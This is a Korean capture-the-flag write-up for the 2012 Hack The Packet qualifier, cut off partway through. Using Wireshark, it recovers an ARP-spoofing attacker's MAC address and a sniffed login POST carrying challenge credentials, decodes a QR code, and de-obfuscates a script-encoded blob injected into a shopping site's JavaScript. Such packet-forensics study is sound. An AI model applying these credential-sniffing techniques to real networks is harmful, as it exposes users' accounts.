

# 2012 RExVuz@SecurityFirst

# 2012 Hack The Packet Online PreQUAL Write-up

2012 HTP 온라인 예선 문제 풀이



## Abstract

2012년 10월 26일 (금) PM 19:00 ~ 10월 27일 (토) AM 01:00까지 6시간 동안 HTP@POC2012 by Rainbow에서 진행한 Hack The Packet Online PreQUAL (예선) [Low] 난이도의 L01, L02, L1~L5 문제, [Middle] 난이도의 M1~M5 문제와 [High] 난이도의 H1~H5 문제에 대한 Write-up 입니다.

하행운 [RExVuz]

[rexvuz@gmail.com](mailto:rexvuz@gmail.com)

2012-11-01

# 목차

<b>1. [Low] 난이도</b> .....	3
1-1) L01.....	3
1-2) L02.....	4
2-1) L1.....	5
2-2) L2.....	7
2-3) L3.....	8
2-4) L4.....	12
2-5) L5.....	13
<b>2. [Middle] 난이도</b> .....	14
1) M1.....	14
2) M2.....	15
3) M3.....	16
4) M4.....	17
5) M5.....	19
<b>3. [High] 난이도</b> .....	20
1) H1.....	20
2) H2.....	22
3) H3.....	24
4) H4 (공개된 풀이).....	26
5) H5.....	27

# 1. [Low] 난이도


## 1-1) L01

### (1) 문제 지문

<Q> 2012\_htp\_prequal.pcap 파일은 어떤 환경(System Information)에서 캡처한 것일까?

<EQ> Which System be used when this 2012\_htp\_prequal.pcap file captured?

### (2) 문제 풀이



BinText를 이용하여 pcap 파일 내의 문자열들을 보니 시스템 환경(System Information)에 관련된 정보가 나와있었다.

00000000001C	00000000001C	0	64-bit Windows 7 Service Pack 1, build 7601
0000000000D8	0000000000D8	0	64-bit Windows 7 Service Pack 1, build 7601

### (3) 인증 키

**64-bit Windows 7 Service Pack 1, build 7601**

/


## 1-2) L02

### (1) 문제 지문


<Q> 2012\_htp\_prequal.pcap 파일은 어떤 도구로 캡처한 것일까? (대문자로 입력)

<EQ> What tools be used in capturing this 2012\_htp\_prequal.pcap file? (Upper case)

### (2) 문제 풀이



L01번 문제와 마찬가지로 BinText를 이용하여 pcap 파일 내의 문자열들을 보니 "Dumpcap 1.8.1"이라는 도구(tool)로 추측되는 문자열이 있었다. 문제 지문에 "(대문자로 입력)"을 보고 "DUMPCAP 1.8.1"으로 인증을 시도했지만 되지 않았다.



여러 방법으로 인증을 시도해보다 계속된 실패에 HackThePacket님(?)께 Facebook 메시지로 위와 같이 질문해보고 "DUMPCAP"으로 인증을 시도해보았지만 되지 않았다. 혹시나 이 도구가 아닌가 하는 생각에 Google에 "dumpcap"을 검색한 결과 "dumpcap - The Wireshark Network Analyzer 1.8.0"이라는 단서를 찾았다. 그 순간 아차(!)하고 뒤늦게 Wireshark라는 것을 깨닫고 인증하였다.

### (3) 인증 키

**WIRESHARK**

/

## 2-1) L1


### (1) 문제 지문

<Q> ARP\_Spoofing에 의해서 나의 아이디와 패스워드가 유출됐다!

<EQ> ID and Password of mine were leaked by ARP Spoofing!

\*\* key is AttackerMacaddress\_VictimPassword

### (2) 문제 풀이



The image shows a Wireshark capture of network traffic. The main pane displays a list of packets. Packet 2 is highlighted, showing an ARP request from vmware\_f3:21:ad to a broadcast destination. The info pane for packet 2 is expanded, showing the ARP request details, including the sender's MAC address (00:0c:29:f3:21:ad) and the target IP address (192.168.232.1).

No.	Time	Source	Destination	Protocol	Length	Info
1	0.00000000	fe80::fcd2:e499:83f:ff02::c		SSDP	208	M-SEARCH * HTTP/1.1
2	0.42669700	Vmware_f3:21:ad	Broadcast	ARP	42	who has 192.168.232.1? Tell 192.168.232.131
3	0.42685600	Vmware_c0:00:08	Vmware_f3:21:ad	ARP	42	192.168.232.1 is at 00:50:56:c0:00:08
4	0.45179500	Vmware_f3:21:ad	Broadcast	ARP	42	who has 192.168.232.159? Tell 192.168.232.131
5	0.46986900	Vmware_f3:21:ad	Broadcast	ARP	42	who has 192.168.232.238? Tell 192.168.232.131
6	0.48181800	Vmware_f3:21:ad	Broadcast	ARP	42	who has 192.168.232.80? Tell 192.168.232.131
7	0.49286700	Vmware_f3:21:ad	Broadcast	ARP	42	who has 192.168.232.132? Tell 192.168.232.131
8	0.50382600	Vmware_f3:21:ad	Broadcast	ARP	42	who has 192.168.232.214? Tell 192.168.232.131
9	0.51484100	Vmware_f3:21:ad	Broadcast	ARP	42	who has 192.168.232.196? Tell 192.168.232.131
10	0.52585800	Vmware_f3:21:ad	Broadcast	ARP	42	who has 192.168.232.58? Tell 192.168.232.131

pcap 문제 파일을 Wireshark로 열어보면 ARP(Address Resolution Protocol) packet이 초반부터 보인다.

- ⊞ Frame 2: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
- ⊞ Ethernet II, Src: Vmware\_f3:21:ad (00:0c:29:f3:21:ad), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
- ⊞ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
- ⊞ Source: Vmware\_f3:21:ad (00:0c:29:f3:21:ad)
- Type: ARP (0x0806)
- ⊞ Address Resolution Protocol (request)
- Hardware type: Ethernet (1)
- Protocol type: IP (0x0800)
- Hardware size: 6
- Protocol size: 4
- Opcode: request (1)
- Sender MAC address: Vmware\_f3:21:ad (00:0c:29:f3:21:ad)
- Sender IP address: 192.168.232.131 (192.168.232.131)
- Target MAC address: 00:00:00\_00:00:00 (00:00:00:00:00:00)
- Target IP address: 192.168.232.1 (192.168.232.1)

[ Sender MAC address: Vmware\_f3:21:ad (00:0c:29:f3:21:ad) ]

packet을 살펴보면 인증 키 형식의 일부에 해당하는 AttackerMacaddress가 보인다.

공격자의 MAC address는 "00:0c:29:f3:21:ad"이다.

다음으로 유출된 아이디와 패스워드를 찾아보겠다.

"tcp.stream eq 8" Filter를 이용해서 [Follow TCP Stream]으로 stream을 보면 아래와 같다.

```
POST /login.php?login_attempt=1 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://www.facebook.com/
Accept-Language: ko
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.facebook.com
Content-Length: 256
Connection: Keep-Alive
Cache-Control: no-cache
Cookie:          datr=V6eSTntUznxKi-cFhJ4rXqaA;          reg_fb_gate=http%3A%2F%2Fwww.facebook.com%2F;
reg_fb_ref=http%3A%2F%2Fwww.facebook.com%2F; wd=691x357

charset_test=%E2%82%AC%2C%C2%B4%2C%E2%82%AC%2C%C2%B4%2C%E6%B0%B4%2C%D0%94%2C%D0%84
&lsd=PPm9h&locale=ko_KR&email=HI_GAL@gmail.com&pass=YONG_GAL&default_persistent=0&charset_test=
%E2%82%AC%2C%C2%B4%2C%E2%82%AC%2C%C2%B4%2C%E6%B0%B4%2C%D0%94%2C%D0%84&lsd=PPm9h
```

[http://www.facebook.com/login.php?login\\_attempt=1](http://www.facebook.com/login.php?login_attempt=1) 페이지에 POST 방식으로 요청하는 packet이다. Facebook에 "email=HI\_GAL@gmail.com&pass=YONG\_GAL"으로 로그인을 시도한 데이터들이 ARP Spoofing 공격에 의해서 유출된 것이다.

### (3) 인증 키

00:0c:29:f3:21:ad\_YONG\_GAL

/

## 2-2) L2

### (1) 문제 지문

<Q> 남자들이 뺏속까지 좋아하는 여자는 누구? DNA 연구 결과가 발표 되었다. 바코드를 찾아라!

<EQ> Who's the girl loved of man's bones? It's released the result of DNA. Find the Barcode!

### (2) 문제 풀이

[File] - [Export Objects] - [HTTP]를 이용해서 파일 내의 object들을 모두 추출한다. 그 중 HTML 페이지가 추출되었는데, 추출된 HTML 페이지를 열어보았다.

## DNA analysis

Gene mapping, also called genome mapping, is the creation of a genetic map assigning DNA fragments to chromosomes.

When a genome is first investigated, this map is nonexistent. The map improves with the scientific progress and is perfect when the genomic DNA sequencing of the species has been completed. During this process, and for the investigation of differences in strain, the fragments are identified by small tags. These may be genetic markers (PCR products) or the unique sequence-dependent pattern of DNA-cutting enzymes. The ordering is derived from genetic observations (recombinant frequency) for these markers or in the second case from a computational integration of the fingerprinting data. The term "mapping" is used in two different but related contexts.

Two different ways of mapping are distinguished. Genetic mapping uses classical genetic techniques (e.g. pedigree analysis or breeding experiments) to determine sequence features within a genome. Using modern molecular biology techniques for the same purpose is usually referred to as physical mapping.



페이지에 2D 바코드가 있었다.



해당 바코드를 <http://zxing.org/w/decode.aspx> 에서 Decoding 한다.

**Key:IU Good**

역시 IU는 짱이죠! ☺

### (3) 인증 키

**IU Good**

/

## 2-3) L3

### (1) 문제 지문

<Q> 화창한 봄날 G 마켓에 코드가 삽입됐다.

<EQ> Spring, A code injected in G-market.

### (2) 문제 풀이

문제 지문을 보면 "Spring (봄날)"이 핵심인데 추출된 object 중 "GMainSpring.js"이라는 파일명이 가장 단서가 될 만한 것 같았다. 해당 파일의 내용을 살펴보면 맨 위에 있는 getflashPlayerHTML이라는 함수가 가장 수상하였다.

```
function getflashPlayerHTML(strSrc, strMovie, strWidth, strHeight, idName ){
    var sHtml;
    sHtml = "";
    sHtml = sHtml + " <OBJECT id='" + idName + "' name='" + idName + "'
codeBase='http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab ' ";
    sHtml = sHtml + " width='"+strWidth+"' height='"+strHeight+"' classid='clsid:D27CDB6E-AE6D-11cf-
96B8-444553540000'> ";
    sHtml = sHtml + " <PARAM NAME='FlashVars' VALUE=''> ";
    sHtml = sHtml + " <PARAM NAME='Movie' VALUE='"+strMovie+"'> ";
    sHtml = sHtml + " <PARAM NAME='WMode' VALUE='transparent'> ";
    sHtml = sHtml + " <PARAM NAME='Quality' VALUE='High'> ";
    sHtml = sHtml + " <PARAM NAME='Menu' VALUE='-1'> ";
    sHtml = sHtml + " <PARAM NAME='Base' VALUE=''> ";
    sHtml = sHtml + " <PARAM NAME='AllowScriptAccess' VALUE='always'> ";
    sHtml = sHtml + " <PARAM NAME='Scale' VALUE='ShowAll'> ";
    sHtml = sHtml + " <PARAM NAME='DeviceFont' VALUE='0'> ";
    sHtml = sHtml + " <PARAM NAME='EmbedMovie' VALUE='0'> ";
    sHtml = sHtml + " <PARAM NAME='SeamlessTabbing' VALUE='1'> ";
    sHtml = sHtml + " <PARAM NAME='base64 hash : #@~^dQ4AAA==-
mD~kY9/DDbUo,~[[[%fLa%II[[F!ZI'aW%p[:;0ILa{Fp'aRvI'[%cI'[%qiL:RcILa8!%p[[{cp[:%2i':FFiL:%yi[[qq*p[[{i'+%I[[{cp[:
{8i:qZFI[[0+i]'F8 iLaR{iLa,p[:0Wi[[vnp[a8T*iLaR
I[:*Oi'aOTiLaqTOi[:0Fi'a8TOi'[*2i[[%FI[[G{iLa{qp[aR+iLa%OI'aR&p[:FT1p[:F81iLaqap[a0fp[:%iILaQZ!p[aW%p'aO%I[[GqIL
a%+I[[%cp':%8iLa0cI'FT%p'aFcI'[%&I'GqiL:R
ILa8F*p[[0Gp[:vRi':FciL:G8i[[qTFp[[[%□:8F+iL:%Fi':F,i':RcI[[□i'FZciLaR+iLa*,p[:1Zi[[q:Oi[[0{iLa8!1i':l&I[[0Gp[:{Fi:~8i'aR+
p[:R,p[aR&p'a8!1iLaqqOi[[□fp[aRfi[[%li'aqTZi'aW0iLa10p[a{qp[:%+ILa0WiLa%8iL:%Wi'a8!0iLaGWI[[%&p':G8iLa0
I'[Fq*p'aRGI'[v%I'G*iL:FFiLa8!Fp[[0vp[:F8 I'[%Gp'aF,iL:0cp[[v□:8!*iL:%yi':W,i':O!I[[qZ,ILaRGiLa8T,p[:*2i':RGiL:GFi[[{qiLaR
I[:0O'i'aRfiLaqTOi[:q8,I[[□8i'[%2i[[%I[[FT!p[:*Ri[[1%p[aFqI[[%+i'a0*p[:%8I[[%*ILaFT0p[:GWiLa02iLaG8iL:%yi'a8FXiLa%FI
[v%p':GWiLa{FI'FTFp'aRvI'[FF+ILa0Gp'[G1p[[%cp[[vnp[:FZcI'[%
p'aW,iL:1!p[[FT,I'[%iL:FZ,I'[%&I'[%iL:FGiLaFFiLaR+iLa0,p[:02i[[q:Oi[[qq,p[[vqi':R&I[[0*p[:qZi':W%I[[1Ri'[G8i[[%+I[[%*iLa
0qp[aR*iLaFZ0I[[GWi'a0fp[:G8I[[%+ILaFqXp[:%FILA□RiLaGWiL:G8i'a8!qILa%+I[[FFyI'aRGP[:G1iLa0cp'a+vI'F!*iLa0
```



```

p'[c1p[!,p[[q!Oi'aRGI'[F!OI[[*&p':%FiLa{GI'[GqiL:%yi':R,i':R&I[[qZ,ILa8F,p[[ϕp[:%2i':R*iL:FZiL:*%p[[,0i':FFI[[0vp[:0Wi[:08i
'aR*p[:8!Ri[[GWI[[%fiLa{qp[aR+iLaF8XI[[%Fi'aϕp[:GWI[[GqiLaFTqp[:%+ILaq8 p[aRGP'aF,I[[%*ILav+I[[F!WI'aR
p[:c1ILa1!p'a8!1ILa%{ILaq!OILaX2iLa%FiL:GFi'aFFI'[%
p'aR,iL:0&p[[FT,I'[Fq,p'a+FI'[%&I'[%XiL:8!Tp[[c%p[[1%p[:G8i':RviL:%Wi[[0qiLaRcI[:qZ%I[[{cp[:02i[:{8i'aR+p[:8Fi[[%FI[[v0i
La{*p[aFqiLaFZqI[[%+i'aqqyi'aR{iLa{1p[a0*p[:v+ILaqZcp[aR p'aW,I[[,TILaFZ1iLa%FI'a8!Oi'aXfp[:%FI[[G{ILaGqiLa0
p'[%1p[[%&p[[q!Oi'a8F1ILav8I[[%&p':%liLaq!TILa*%p'aO%I'[GFI'[%ϕL:RcILaRfiLaR*iLaq!Ri':FciL:%2i[[{qiLaR
I[:q8*I[[0Gp[:ϕRi[:{Wi'aFqp[:8!8i[[%+I[[Fq
p[:0Fi[[{,p[aR*I[[v+i'aqTWi'aR+iLa*1p[a1Tp[:FZ1p[:RGp[a8!OI[[*fiLa0{p[aF{iLaG8I'aR
p[:%1ILa0&p'a8!1ILaFq1p[:v8ILa02iLa%liL:FZ![[c0ILa,Ri[[GFp':%+iLa0cI'[%qiL:%Wi':8!%I'[G*iL:R&ILaFFiLaR+iLaqFli':RGi
L:vRi[[{*iLaFFI[:qZFI[[0vp[:q8 i':RGI[[{Oi'[%Wi[[v+I[[FTcp[:0yi[[*,p[aOTI[[FZ,I[:0Fi'a8T,p[:X2i[:0Fi'aF{p[:FFp[aR
p'aR,I[[%fiLaFZ1iLaF81I[[v8i'a0fp[:%I[[FTTp[a*0p[:;RiLa{8iLa%+iL:%Wi'aRFFI'[%cp'a8!%p':GWiLa0&I'[GqiL:%yi':8F*I'[%iL
:+%ILaFciLaFqiLaq!8i':RviL:F8 iL:0Gp[[G1i':RcI[[ϕp[:qZci':R
I[[*Oi',Zi[[FZ1iLa0Gp[:qZ,iL:*2i[[0{iLaFGI[:{8i'aR+iLa01p[a0fp[:FZ1p[:8FOi[[v8I[[%fiLa0Xp[a8T!p[aW0I[[,Ri'a{qp[:%+I[[%*I
La%qiLa0cp'[FTRiLaGWiL:%2i'aFFI'[% p'a8F*p':%FiLaϕI'[G*iL:G8i':8!FI'[%ϕL:8F+p[[%Gp[[{,p[:%Wi':+viL:FZciL:0
p[[c1i':O![[q!Oi':RGI':8!1iL:l&ILaRGiLaF{iLa{Fp[:0yi[[0,p[aRfi[[FZ,I[:q8,I[[ϕp[:02i[:0li'a8TZi'[cRi[[,RI[[GqiLa0ϕ{aR*iLa%8I'a
Rcp[:FT0p[:GWI[[%fiLaGqiLa0 p'[FqiLa%FiL:vRi'aFcI'[GFp'a8!Fp:%+iLaqF+ILa0Gp'aF,I'[%cI'[vϕL:8!*p[[%
p[[*,p[:Zi':8!,p'aRGiL:q!OiLaX&I'[%iL:GFi':FFi':R
I[[0OI'[%2i[[FZ1iLaqFOi'+FiL:%2i[[0XiLa8!Ti':W%I[[1%p[:;8i:0+i'aR*p[:RFp[aRcp'a8!0iLa{*p[aRfiLaG8I'aR
p[:FqXp[:%FI[[v0ILaG*ILa{Fp'[FT8iLa%+iL:F8 I[[%{ILaGOI[[%cp':v+iLaq!*ILa0
p'aW,I[,!I'FT,p'[%{p[[F!OiL:*2i'aRGI'[GGp'aFFiL:0
p[[%1i':R&I[[q!Oi':8F,I'[vqiL:R&ILaR*iLa8T!p[:cRi':O%il:G8i[[0ϕLaRcI[:08i'aR*iLaqTRi[:{Wi'aRfp[:FFp[aR
p'a8FXiLa0{p[a+0iLaGWI'aFFp[:FTqp[:%+I[[Fq+p[a0{p[:GOILa0WiLav+iL:FZcI[[%+ILacOI[[,!p':FZ,p[:%{ILaq!OI[[*fiLa%{IL
a{Gp'[Gqp[[%
p[[0,p[:%2i':8!,p'a8F,p':v8iLa0&I'[%XiL:FZiI'[c%I',0iL:FFiLaRviLaR*iLa0Fp[:0Wi[[q!Ri[[{*iLaR&I[:{8i'aR+iLaqqli[:0Fi'a+0p[:F
cp[aFFp'a8!qiLa0ϕ{a8q p[aR{I[[GOi'a0*p[:v+I[[FT*p[a0+p[:cOILa1ZiLaFZ,p'aRGI[[FT1p[alfiLa%FI'aFGp[:GqiLa0
p'aR,I'[%&I'FT,p'[FqOiLav8iL:%2i'aR*I'[F!ZI[[c%p[:;RiLa{FI'[%ϕL:%Wi':Rfi':RcI[[qZ%ILaFciLaRfiLa{Fp[:0yi[[qFli[[0{iLa+%I:
{Wi'aFqiLaqT8i[:0+i'a8qyi'[%Fi[[GOI[[%*iLaϕ{p[a8Tcp[aR+I[[cOi'a1Tp[:FZ1iLa0{p[aqTOi'alfp[:RGp[aFGp'aFFI[[%+ILa%OI
[[%&p':FZ,p[:Fq1p[:v8I@#@&rrQCAA==^#~@>" ;
    sHtml = sHtml + " <embed src= ''+strSrc+'' quality=high wmode='transparent' ";
    sHtml = sHtml + " " +
pluginspage='http://www.macromedia.com/shockwave/download/index.cgi?P1_Prod_Version=ShockwaveFlash' ";
    sHtml = sHtml + " type='application/x-shockwave-flash' width='' +strWidth+'' height='' +strHeight+''
allowScriptAccess='always'> ";
    sHtml = sHtml + " </embed> ";
    sHtml = sHtml + " </OBJECT>";

    return sHtml;
}

```

함수 내의 내용을 보면 "<PARAM NAME+'base64 hash : ~~~>" 부분에 Encoding 되어 있는 값이 가장 수상했다. 그런데 해당 문자열이 어떤 방식으로 Encoding 되어 있는지 몰라서 풀지 못하고 힌트가 나오기를 기다렸다.

 <p><b>Hack The Packet</b> @hack_the_packet L3 Hint. VB Script, URI contains /gmk/ 펼치기</p>	10월 26일
---	---------

마침내 힌트가 나왔는데 핵심은 "VB Script"였다. <http://www.greymagic.com/security/tools/decoder/> 사이트에 getflashPlayerHTML 함수를 넣어주고 [Decode Content] 하니 아래와 같이 Decoding 되었다.

```

<PARAM NAME+'base64 hash : var std_string =
&#83;&#85;&#100;&#48;&#98;&#71;&#86;&#84;&#81;&#84;&#108;&#74;&#83;&#71;&#82;&#115;&#87;&#
68;&#74;&#71;&#101;&#86;&#112;&#87;&#79;&#84;&#66;&#104;&#82;&#49;&#90;&#109;&#87;&#109;&#
53;&#87;&#77;&#71;&#82;&#89;&#83;&#109;&#119;&#61;&#83;&#85;&#100;&#48;&#98;&#71;&#86;&#84;&#
81;&#84;&#108;&#74;&#83;&#71;&#82;&#115;&#87;&#68;&#74;&#71;&#101;&#86;&#112;&#87;&#79;&#84;&#
66;&#104;&#82;&#49;&#90;&#109;&#87;&#109;&#53;&#87;&#77;&#71;&#82;&#89;&#83;&#109;&#119;&#61;&#
83;&#85;&#100;&#48;&#98;&#71;&#86;&#84;&#81;&#84;&#108;&#74;&#83;&#71;&#82;&#115;&#87;&#68;&#74
;&#71;&#101;&#86;&#112;&#87;&#79;&#84;&#66;&#104;&#82;&#49;&#90;&#109;&#87;&#109;&#53;&#87;&#77
;&#71;&#82;&#89;&#83;&#109;&#119;&#61;&#83;&#85;&#100;&#48;&#98;&#71;&#86;&#84;&#81;&#84;&#108;
&#74;&#83;&#71;&#82;&#115;&#87;&#68;&#74;&#71;&#101;&#86;&#112;&#87;&#79;&#84;&#66;&#104;&#82;
&#49;&#90;&#109;&#87;&#109;&#53;&#87;&#77;&#71;&#82;&#89;&#83;&#109;&#119;&#61;&#83;&#85;&#100;
&#48;&#98;&#71;&#86;&#84;&#81;&#84;&#108;&#74;&#83;&#71;&#82;&#115;&#87;&#68;&#74;&#71;&#101;&#86;
&#86;&#112;&#87;&#79;&#84;&#66;&#104;&#82;&#49;&#90;&#109;&#87;&#109;&#53;&#87;&#77;&#71;&#82;&#89;
&#83;&#109;&#119;&#61;&#83;&#85;&#100;&#48;&#98;&#71;&#86;&#84;&#81;&#84;&#108;&#74;&#83;&#71;
&#82;&#115;&#87;&#68;&#74;&#71;&#101;&#86;&#112;&#87;&#79;&#84;&#66;&#104;&#82;&#49;&#90;&#10
9;&#87;&#109;&#53;&#87;&#77;&#71;&#82;&#89;&#83;&#109;&#119;&#61;&#83;&#85;&#100;&#48;&#98;&#71;
&#86;&#84;&#81;&#84;&#108;&#74;&#83;&#71;&#82;&#115;&#87;&#68;&#74;&#71;&#101;&#86;&#112;&#87;
&#79;&#84;&#66;&#104;&#82;&#49;&#90;&#109;&#87;&#109;&#53;&#87;&#77;&#71;&#82;&#89;&#83;&#109;
&#119;&#61;&#83;&#85;&#100;&#48;&#98;&#71;&#86;&#84;&#81;&#84;&#108;&#74;&#83;&#71;&#82;&#115;
&#87;&#68;&#74;&#71;&#101;&#86;&#112;&#87;&#79;&#84;&#66;&#104;&#82;&#49;&#90;&#109;&#87;&#109;
&#53;&#87;&#77;&#71;&#82;&#89;&#83;&#109;&#119;&#61;&#83;&#85;&#100;&#48;&#98;&#71;&#86;&#84;&#
81;&#84;&#108;&#74;&#83;&#71;&#82;&#115;&#87;&#68;&#74;&#71;&#101;&#86;&#112;&#87;&#79;&#84;&#66;
&#104;&#82;&#49;&#90;&#109;&#87;&#109;&#53;&#87;&#77;&#71;&#82;&#89;&#83;&#109;&#119;&#61;&#83;
&#85;&#100;&#48;&#98;&#71;&#86;&#84;&#81;&#84;&#108;&#74;&#83;&#71;&#82;&#115;&#87;&#68;&#74;
&#71;&#101;&#86;&#112;&#87;&#79;&#84;&#66;&#104;&#82;&#49;&#90;&#109;&#87;&#109;&#53;&#87;&#77;
&#71;&#82;&#89;&#83;&#109;&#119;&#61;&#83;&#85;&#100;&#48;&#98;&#71;&#86;&#84;&#81;&#84;&#108;
&#74;&#83;&#71;&#82;&#115;&#87;&#68;&#74;&#71;&#101;&#86;&#112;&#87;&#79;&#84;&#66;&#104;&#82;
&#49;&#90;&#109;&#87;&#109;&#53;&#87;&#77;&#71;&#82;&#89;&#83;&#109;&#119;&#61;&#83;&#85;&#100;
&#48;&#98;&#71;&#86;&#84;&#81;&#84;&#108;&#74;&#83;&#71;&#82;&#115;&#87;&#68;&#74;&#71;&#101;&#86;
&#86;&#112;&#87;&#79;&#84;&#66;&#104;&#82;&#49;&#90;&#109;&#87;&#109;&#53;&#87;&#77;&#71;&#82;&#89;
&#83;&#109;&#119;&#61;&#83;&#85;&#100;&#48;&#98;&#71;&#86;&#84;&#81;&#84;&#108;&#74;&#83;&#71;
&#82;&#115;&#87;&#68;&#74;&#71;&#101;&#86;&#112;&#87;&#79;&#84;&#66;&#104;&#82;&#49;&#90;&#10
9;&#87;&#109;&#53;&#87;&#77;&#71;&#82;&#89;&#83;&#109;&#119;&#61;&#83;&#85;&#100;&#48;&#98;&#71;
&#86;&#84;&#81;&#84;&#108;&#74;&#83;&#71;

```

```
9;&#87;&#109;&#53;&#87;&#77;&#71;&#82;&#89;&#83;&#109;&#119;&#61;&#83;&#85;&#100;&#48;&#98;&#71
;&#86;&#84;&#81;&#84;&#108;&#74;&#83;&#71;&#82;&#115;&#87;&#68;&#74;&#71;&#101;&#86;&#112;&#87;
&#79;&#84;&#66;&#104;&#82;&#49;&#90;&#109;&#87;&#109;&#53;&#87;&#77;&#71;&#82;&#89;&#83;&#109;
